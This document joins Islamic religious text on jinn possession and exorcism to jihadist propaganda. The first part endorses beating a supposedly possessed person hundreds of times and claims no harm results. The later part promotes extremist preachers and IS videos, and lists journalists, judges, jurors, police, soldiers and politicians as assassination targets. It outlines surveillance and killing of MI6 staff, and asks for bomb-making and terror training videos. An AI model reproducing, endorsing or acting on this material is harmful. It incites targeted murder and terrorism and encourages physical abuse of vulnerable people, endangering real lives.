﴿يَٰمَعْشَرَ ٱلْجِنِّ وَٱلْإِنسِ أَلَمْ يَأْتِكُمْ رُسُلٌ مِّنكُمْ يَقُصُّونَ عَلَيْكُمْ ءَايَٰتِى وَيُنذِرُونَكُمْ لِقَآءَ يَوْمِكُمْ هَٰذَا ﴿١٣٠﴾﴾

﴿O you assembly of the Jinn and humankind! Did there not come to you Messengers from amongst you, recounting unto you My Verses and warning you of the meeting of this Day of yours?﴾ (Al-An'aam: 130).

Abusing the Jinn and striking them:

Ibn Taymiyyah, may Allah have mercy on him, mentions that it is obligatory to help one's brother who is being wronged. For the one who is a victim of possession is being wronged. But this help should only done with justice, as Allah ﷻ has ordered. If one does not drive away the Jinni with exhortation, proof and consultation, then it is permitted for one to abuse, strike or curse the Jinni in order to drive it away. This is what the Prophet ﷺ did with the devil that put a flame of fire in his face; he said: "I seek refuge in Allah from you, and I curse you with the curse of Allah." He ﷺ said that three times.

Ibn Taymiyyah also mentioned that one may be forced to strike the Jinni in order to drive it away. One may strike the possessed person numerous times - since the strikes will harm the Jinn and not the human who is possessed - until he returns to his senses (without having felt any pain, and without being left with any scar). Indeed, there have been cases of possessed individuals being struck 300 to 400 times on their legs, which would have been enough to kill any human being; but it is in fact that Jinni who feels the impact of these blows and screams as a consequence – something which Ibn Taymiyyah himself related in light of his personal experiences.

Characteristics of the Exorcist:

It is necessary that the one who is trying to cure the possessed be of strong faith, and of full conviction that the remembrance of Allah and Quranic recitation will have an effect on both the possessed person and the Jinn. The stronger the faith, the stronger would be the effect on the Jinni; perhaps if the person is stronger than the Jinni in faith, he would therefore drive the Jinni out. Perhaps the Jinni is stronger and therefore would not leave. Perhaps the person is weak in faith and the Jinni intended to harm him. So the person must continue to make supplications and invoke help by the remembrance of Allah and Quranic recitation, in particular the verse of the Throne (Aayat ul-Qursi).

Incantations and Invocations:

Ibn Taymiyyah stated, "Concerning curing the possessed by means of incantations and invocations, there are two types: One type is where the meaning of the incantation is clear, and it is within the parameters of Islam, such as prayers to Allah, mentioning His Name and His Speech to His Creation, and so on. This type is permissible as an incantation in the case of possession, as is confirmed in the Sahih Hadith of the Prophet ﷺ, 'What is permissible in incantations is whatever does not contain any polytheism.' And he ﷺ also said, 'If one of you is able to aid his brother, then he should do so.'

If the incantation contains statements that are forbidden, such as elements of polytheism, or they imply disbelief, then it is not permissible for anyone to use such an incantation. This is the ruling even if the Jinni should leave after its use, because the resulting harm would be greater than the benefit, since Allah and His Messenger have prohibited it.

He also mentioned that many of those people who use polytheistic incantations are unable to repel the Jinni. On many occasions they are not able to overpower the Jinni when they ask them to kill or capture a Jinni that has possessed a human. The Jinni deceives them and makes it seem as if they have killed or captured that Jinni.

BLACK MAGIC AND SATANIC POSSESSION:

Question: My brother, after having returned from a trip, began behaving in a very strange manner. He would say weird things, and now doesn't talk to anyone at all. He has been sitting outside for two months. He even spat at our mother. At first we thought there was something psychologically wrong with him. However, when we took him to a psychiatrist he spoke normally. We think he is either possessed by a Jinni, or that a magic spell has been cast over him. How can you tell whether someone is possessed, or whether magic has been done on them? How do you remove it? My mother is becoming very ill over this.

Answer: Praise be to Allah ﷻ

People who have had experience with such situations have related that the following are some of the signs of a person who is possessed by a Jinni (or Satan):

1. Strong repulsion when hearing Qur'an or Adhan (call for prayers).
2. Episodes of losing consciousness and/or epileptic attacks, especially when Qur'an is recited for the possessed person.
3. Frequent nightmares during sleep.
4. Tendency to avoid people, accompanied by out-of-the-norm behaviour.
5. The Jinni of the possessed person might speak when Qur'an is recited, as if it were the possessed person.

As for a person struck by magic he might experience the following:

1. Dislike of one's spouse, as indicated in the Qur'an by the following verse: ﴿And from these (angels) people learn that by which they cause separation between a man and his wife... ﴾ (Al-Baqarah: 102).
2. Having a different attitude when one is in the house from when one is outside the house. For example, a person might feel that he is missing his family when he is outside the house, but when he goes home, love quickly changes to extreme hatred.
3. Inability to have sexual intercourse with ones spouse.
4. Frequent miscarriage for pregnant women.
5. Sudden change in behaviour without an obvious reason.
6. Complete loss of appetite.
7. Thinking or imagining one has done something, when in reality one has not.
8. Sudden obedience and/or love for a particular person.

It should be noted that if a person experiences some of the above symptoms this does not necessarily mean that he is either possessed by a Jinni or struck by black magic. It might be due to physiological or psychological reasons.

As for curing this condition, the following steps are recommended:

1. Putting one's trust in Allah with sincere belief that He is the only cure for everything.
2. Reading the Qur'an and known supplications that express seeking refuge, the most important and effective of which are Surah 113 and 114, Al-Falaq and Al-Naas, which were used to cure the Prophet ﷺ himself. Surah 112, Al-Ikhlaas, is recommended along with them, as well as the opening chapter of the Qur'an, Al-Fatihah.
3. Removing the elements of magic as was done by the Prophet ﷺ when he was affected by the black magic of a Jewish man called Lubaid ben Al-Aasim.
4. Cupping to remove excess blood.
5. Supplications.

And we ask Allah ﷻ to cure your brother and ease your hardship and his, for He is the One who cures, and there is no one else who can cure besides Him.

The shayaateen (devils):

The Shayaateen (devils; the singular is Shaytaan) are the disbelieving Jinn, but the word Shaytaan is also used for disbelieving human beings that are active in corruption and fighting Islam; ﴿Thus, have We made for every Prophet an enemy; the Shayaateen of mankind and Jinn; inspiring one another with flowery discourses by way of deception﴾ (Al-An'aam: 112). As for the Jinn who are prominent in making mischief, who are referred to as mareed (plural: maradah), meaning rebellious;

وَمِنَ ٱلنَّاسِ مَن يُجَٰدِلُ فِى ٱللَّهِ بِغَيْرِ عِلْمٍ وَيَتَّبِعُ كُلَّ شَيْطَٰنٍ

مَّرِيدٍ ۝

﴿Among mankind is he who disputes about Allah, without knowledge, and follows every rebellious Shaytaan.﴾ (Al- Hajj: 3)

Iblees has his throne in the sea, and he sends out his party who aggravate people. The greatest of them before him is the one who has caused the most fitnah. One of his workers comes and tells him, "I did not leave (my victim) until I brought about separation between him and his wife." Iblees draws him near, and says to him, "Yes! You (are the best!)." (Sahih Muslim)

Eavesdropping on the heavens:

The Shayaateen go up into the heavens, trying to eavesdrop on the angels. 'Aishah, may Allah be pleased with her, said that she asked the Prophet ﷺ about how it is that the fortune-tellers sometimes foretell something which turns out to be true. He ﷺ replied that that is the word of truth which the Jinn manages to catch, and so he comes and whispers it in the ear of the fortune-teller, but to one truth he adds a hundred lies. (Sahih al-Bukhari and Sahih Muslim) Allah ﷻ sends meteorites against these eavesdropping Shayaateen, but sometimes one of them might pass on what he has heard to another Jinni.

Their effect on humans:

Every human being is always accompanied by a Jinni, who tries to incite him to evil, but the Prophet ﷺ's Jinni was unable to harm him. On the authority of Ibn Mas'oud ﷺ, the Messenger of Allah ﷺ said, "There is not any one of you except that he has been assigned his companion from among the Jinn and his companion from among the angels." They said, "Even you, O Messenger of Allah?" He ﷺ replied, "Even me, except that Allah has helped me against him, so that I am unharmed (or, so that he has accepted Islam), and so he orders me to do nothing but good." (Sahih Muslim.) Thus, terrible thoughts may sometimes occur to us, but we are not responsible for these whisperings provided we neither allow them to take root within us, nor act upon them. The fact that we recognize them as evil is itself a sign of our faith.

Satan runs through the children of Adam like blood; thus it is indeed possible for Jinn to enter human beings and possess them.

Protection from the Shayaateen:

In the authentic ahadith related by al-Bukhari and Muslim, the Prophet ﷺ has instructed us to recite the following supplication before having intercourse with our wives. "Bismillaah, Allaahumma jannibnash-shaytaana wa-jannibish-shaytaana maa razaqtanaa." (In the Name of Allah. O Allah! Spare us from Satan, and repel Satan from that wherewith You have provided us.) Then, if a child is conceived, Satan will never be able to harm him.

The Shayaateen like to frequent filthy areas such as toilets. Thus, we should ensure that we recite the (Sunnah) supplication (narrated by al-Bukhari and Muslim), before entering the rtoilet, "Allaahumma innee a'oodhu bika minal-khubuthi wal-khabaa'ith." (O Allah! I seek refuge in You from male and female devils.)

Reciting Aayat al-kursi at bedtime ensures that no devil will come close to one until the morning. Saying: "Laa ilaaha illallaahu wahdahoo laa shareeka lahoo lahul-mulku wa lahul-hamdu wa-huwa `alaa kulli shay'in qadeer" (There is no god but Allah, alone, without any partner, His is the kingdom, and to Him belongs all praise, and He is Able to do all things) 100 times in the morning provides protection from Satan until the evening. (Related by al-Bukhari and Muslim)

In general, frequent remembrance of Allah ﷻ and obedience to Him provides immunity from the Shayaateen;

وَمَن يَعْشُ عَن ذِكْرِ ٱلرَّحْمَٰنِ نُقَيِّضْ لَهُۥ شَيْطَٰنًا فَهُوَ لَهُۥ قَرِينٌ ﴿٣٦﴾

﴿Whoever withdraws himself from the remembrance of (Allah) the Most Gracious, We assign to him a Shaytaan, to be his comrade﴾ (Az-Zukhruf: 36)

And

إِنَّهُۥ لَيْسَ لَهُۥ سُلْطَٰنٌ عَلَى ٱلَّذِينَ ءَامَنُوا۟ وَعَلَىٰ رَبِّهِمْ

يَتَوَكَّلُونَ ﴿٩٩﴾

﴿Satan has no authority over those who believe and place trust in their Lord﴾ (An-Nahl: 99).

I recommend that you download the whole of Anwar al-Awlaki's (RA) collection which deals with Seerah of the Prophet SAW, Abu Bakr RA, Umar RA, to life and hereafter, Constants on The Path of Jihad, I've included the Shaykhs reading of the full book with extra notes/explanation on ibn Nuhaas book called MASHARI AL-ASHWAQ (THE BOOK OF JIHAD) *which has been included in chapter 6.

Stories of the Martyrs "In the Heart of Green Birds & Under the Shade of Swords" Check out http://www.kalamullah.com for all the above downloads.

Also Shaykh Abu Hamza Al Masari (Oh Allah! Free Him) he is a clone of Shaykh Anwar al-Awlaki RA but a lot more Stern!

Books:
Quran first and foremost, do not neglect it, learn to recite, get yourself a Qari (teacher) to learn the Tajweed (rules) if you need. Seerah of Prophet SAW. Biographies of Khalid bin Waleed RA & Salaahud-deen etc goto http://www.kalamullah.com for more. Books on Warfare and strategem

Videos:
I recommend watching the in-depth Documentary of Commander Khattab RA, all I.S. Vids, the Raid of Manhattan (as-Sahab), La tukallaf illa Nafsak (You are responsible for yourself), FSAHelp instructional videos to prepare the Mujahid in arms training and other fields. To those who understand Arabic, a series of videos and lectures by Abu Musab As Suri concerning a concise and detailed course in TERROR. Can somebody please translate these!

Language:
Language can be a big barrier when doing Jihad in a foreign country so it is best learning the language of the land even if it is the basics. However you'll usually be huddled up with brothers who can speak your language.

English = Universally Accepted
Afghanistan = Pashto
Chechnya/ dagestan (Caucas) = Chechen (not available in torrent)/Russian Pakistan= Urdu
Mali/Somalia/Sudan/Nigeria/Iraq/Filistine/Syria/Yemen =Arabic

Use the torrent that I have included to download the relevant Language. It will not make you a master but will teach you the essentials needed for basic needs.
Most_Complete_Pimsleur_Ever!_45_46_Languages_Included!-(Demonoid.me)

Use a torrent downloader {google utorrent if unsure} to download
Also there is a fully free beginners/advanced Arabic course go to www.LQtoronto.com for more info.
However this is more grammatical Arabic towards understanding Quran but still very useful.

Also Youtube "Bayna Yadayk" from green lane masjid check their playlists on youtube (more inclined to speaking Arabic which is much simpler) {three books so three playlists full of vids}

For Pashto use the torrent/or even these youtube channels

Our guest writer Shaykh Anwar writes on the seriousness of the caricature issue & what must be done

Timeline of Events

2005

September 2005: Flemming Rose, the cultural editor of Jyllands-Posten, commissions twelve cartoonists to draw cartoons of Prophet Muhammad, peace be upon him. They are published by the end of the month.

October 14, 2005: Two of the cartoonists are advised to go into hiding after receiving death threats.

December 7, 2005: Strikes against the cartoons begin on a regular basis in Pakistan and soon spread all over the West and Islamic world.

2006

January 27, 2006: The Jyllands-Posten's website was hacked using a denial-of-service attack.

February 2, 2006: The Islamic group based in Britain, al-Ghurabaa, publishes an article entitled, "Kill those who insult the Prophet Muhammad".

February 2, 2006: Danish company, Arla Foods, reports millions in losses from the worldwide boycotts.

February 3, 2006: Belgian newspaper, Het Volk, prints the cartoons and quotes Etienne Vermeersch as saying Belgian papers should publish such caricatures every week "so that Muslims can get used to the idea."

February 3, 2006: Hundreds of Muslims march from the London Central Mosque to the heavily protected Danish embassy chanting jihadi slogans.

February 3, 2006: Saudi Shaykh Badr bin Nader al-Mashar refers, in an audio message posted online, to the cartoon furor as "part of the war waged by the decadent West against the triumphant Islam" and issues a call "to the billion Muslims: where are your arms? Your enemies have trampled on the prophet. Rise up."

February 4, 2006: The building which houses the Chilean, Swedish, and Danish embassies in Damascus, Syria, is set on fire after being stormed by angry mob. As a response to this incident, the Danish Ministry of Foreign Affairs issued a warning urging Danish citizens in Syria to leave the country immediately.

February 4, 2006: The Danish newspaper Politiken reveals that Jyllands-Posten in 2003, denied an unsolicited submission that caricatured the resurrection of Jesus, with the reason, that it would lead to an outcry.

February 5, 2006: The Danish consulate in Beirut, Lebanon is set ablaze during a demonstration.

February 7, 2006: Thousands of protesters clash with police and NATO peacekeepers in Afghanistan. Five Norwegian soldiers are injured by grenade splinters.

February 7, 2006: 578 Danish websites are hacked within a span of week.

February 7, 2006: The Taliban urge Muslims to declare jihad over the cartoons.

February 14, 2006: The Italian minister Roberto Calderoli wears a t-shirt emblazoned with cartoons of Muhammad. Calderoli stated: "I have had T-shirts made with the cartoons that have upset Islam and I will start wearing them today. We have to put an end to this story that we can talk to these people. They only want to humiliate people. Full stop. And what are we becoming? The civilization of melted butter?"

2006

March 1, 2006: Salman Rushdie, Ayaan Hirsi Ali, Taslima Nasrin, Bernard-Henri Lévy, Irshad Manji, Ibn Warraq are among a dozen writers to have put their names to a statement in a French weekly Charlie Hebdo paper warning against Islamic "totalitarianism". Charlie Hebdo reprinted the cartoons in France earlier on.

March 20, 2006: Police in Berlin overwhelm Amer Cheema, a student from Pakistan, as he enters the office building of Die Welt newspaper, armed with a large knife. Cheema admitted to trying to kill editor Roger Köppel for reprinting the Mohammad cartoons in the newspaper. On 1 May 2006, Cheema committed suicide in his prison cell. Cheema's family and Pakistani media claim he was tortured to death. 50,000 people attended Cheema's funeral near Lahore.

April 24, 2006: Shaykh Usamah bin Ladin reiterates the boycott of Danish products and the punishing of the cartoonists.

2007

February 12, 2007: Danish police arrested several people suspected of planning to assassinate the cartoonist who drew the turban cartoon. On the following day, Jyllands-Posten reprints one of the cartoons as a response to the arrests.

February 20, 2007: Shaykh Usamah bin Ladin threatens the EU over the reprinting of the cartoons.

August 18, 2007: In Sweden, The Orebro-based regional newspaper, Nerikes Allehanda, published a newly created cartoon from Lars Vilks which showed Muhammad, peace be upon him, as a dog. In a short span of time, the images spread to various other Swedish newspapers.

September 5, 2007: A Muslim woman in Western Sweden was arrested on charges of issuing a death threat against Lars Vilks in an e-mail. The sister confirmed in police interrogation that she had written the mail and said that she did not have any regrets about it.

September 15, 2007: The leader of the Islamic State of `Iraq, Abu `Umar al-Baghdadi, released an audio statement pertaining to Lars Vilks saying, "We announce a reward of $100,000 to anyone who kills this infidel criminal. This reward will be raised to $150,000 if he is slaughtered like a lamb." He also placed a reward of $50,000 on Ulf Johansson, editor-in-chief of Nerikes Allehanda.

2008

February 12, 2008: The Danish Security and Intelligence Service (PET) announced the arrest of three Muslims — two Tunisians and one Moroccan-born Dane — who were charged with planning to assassinate Westergaard. After the plot was foiled, the Danish secret service was made responsible for protecting Westergaard. He was placed under police surveillance when travelling to and from work. His house was fitted with steel doors, a panic room, reinforced glass in the windows and surveillance cameras.

2010

January 1, 2010: A 28-year-old Somali Muslim intruder armed with an axe and knife entered Kurt Westergaard's house shouting phrases like, "We will get our revenge!", "Revenge!" and "Blood!" He was subsequently shot and wounded by police within minutes of intrusion.

March 9, 2010: Seven Muslims were arrested in the Republic of Ireland over an alleged plot to assassinate Lars Vilks.

March 9, 2010: Colleen R. LaRose from the Philadelphia, Pennsylvania suburbs, had her federal indictment unsealed charging her with trying to recruit mujahideen to assassinate Lars Vilks.

April 20, 2010: Molly Norris of Seattle, Washington posted on her Facebook page an annual competition called, 'Everybody Draw Mohammed Day'. She wrote that if millions of people draw pictures of Muhammad, Muslims would not be able to kill them all, and threats to do so would become unrealistic. After her call became widespread, she quickly retracted from her position. However, other Facebook users had carried on with the competition, and it is now led by an information technology specialist based in Toronto, Canada named Mimi. It's reported that there are over 100,000 fans on her facebook page.

May 11, 2010: Lars Vilks was giving a lecture at Uppsala University when, about ten minutes into the lecture, one man sitting in the front row suddenly rushed towards him. According to Vilks, the man struck him with his head. Other attackers rushed forward, but the police intervened and stopped the brothers. As a result, Vilks was slightly injured.

Hitlist

- Anyone who insults the Prophet Saw in any manner whatsoever
- Anyone who Sends Troops/voted in favour of invading/fighting in Muslim Lands and spilling the blood of the believers. (this can range from actual soldiers to members of parliament who voted in favour, or those who manufactured/supplied even the equipment for the kuffar soldiers e.g suppliers of the vehicles/weapons radio/helmets/food/fuel etc used,)
- Anyone who fights/votes against Islam, ie bans the niqab etc
- Anyone who prosecutes a Muslim on terror related charges, (this can range from, Judges/Jury/lawyers police officers transferring the Muslim and even the prison guards/wardens who house the Muslim)
- Anyone from the media who speaks against the Muslims (Newspaper/Journalist/News Broadcasters/etc)
- Any Kuffar that make it their sole objective to spy on the Muslims (MI5, MI6, FBI, CIA etc. any terror related special Branch of Police Force)
- The Kings and Queens of the Land of Kufr because of their acceptance of the above violations unless they openly condemn the above
- The Presidents/Prime ministers of the Countries that have invaded Muslim Land etc.
- Any Murtads (apostates) who fight against the muslims, ie so called muslims who joined the British Army and fight against the Muslims
  A Muratd can still claim he is a Muslim by saying the Shahaadah but, Actions Speak Louder Than Words

Scenario

Objective: To target MI6 – Century House, Vauxhall Cross, London..

Simple start of small, assassinations is the best method to strike fear in to the kuffar.

How: first scope the area out/find a suitable place to do observation of the building

2nd try find out when majority of the staff exit the building ie finish work, 5pm? Especially a particular mark, someone who travels alone who takes a standard and set route, who just wants to get home

3rd Find where the mark lives/does anyone live with the mark, learn the schedule of the mark

4th when confident assassinate the mark (Clean or Messy however you want in order to send a message)

Who to target

Secret Service of Host Country

Government Communications Headquarters (GCHQ, the United Kingdom's version of the American National Security Agency)

(MI.6) – Century House, Vauxhall Cross, London.

(MI.5) – Thames House, Millbank, London.

FINAL REQUEST:

to the Media Front of Jihad

In the Name of Allah, The Most-Compassionate The Most-Merciful

Allahummar zuqnee shahaa datan fi sabi lik

Oh Allah! Grant me Martydom in your Path!

A humble and solemn request to all the media fronts of Jihad who are involved in the video production of amazing footage of the destruction of the DIRTY KUFFAR. I have a request to ask you on behalf of the Pearls of Jihad in the west who wish to do Jihad in the west.

We would like for you to start producing videos which solely deal with training in the field of physical training, weaponry and warfare etc. in English or in English subtitles, By experienced instructors in the field of Jihad. A brief list of the things to include would be,

1. Physical training – should show a basic training routine on how to prepare oneself for jihad, tips and notes, martial arts, exercises of a mujahid, and factors to consider before travelling to the Lands of Glory (dependent upon location {Khorasaan, Cheychaan, Yemen, Suriyya})
2. Steeds of War (Weaponry) - this should deal with hand gun, assault weapon, mines and bombs, rockets, grenades. How to create the latter group and use/detonate, how to handle. Even how to kill/shoot a target
3. Warfare – should deal with awareness during the secrecy of the operation, all the common factors/points to note before operations. Tactics, Types of operations, how to achieve maximum terror etc.

The reason I ask is because this is a very scattered and limited niche. Just look at the videos from FSAhelp, who literally breaks down the training of the mujahid, but unfortunately it's all in Arabic, and the majority in the west can only speak 1 language, English.

The above are not set points however could be highly useful for the mujahid in the west, but remember you are the voice of the mujahideen, you are news reporters of the mujahideen, when one wants to see their brother in the Land of Glory it is your work that they look at.

A set of instructional videos like this would Insha Allah be highly beneficial to the Pearls of the west and Insha Allah will create Terror in the hearts of the Kuffar!

May Allah accept your efforts for his blessed cause, straighten your intentions and reward you abundantly in the Aakhirah!!
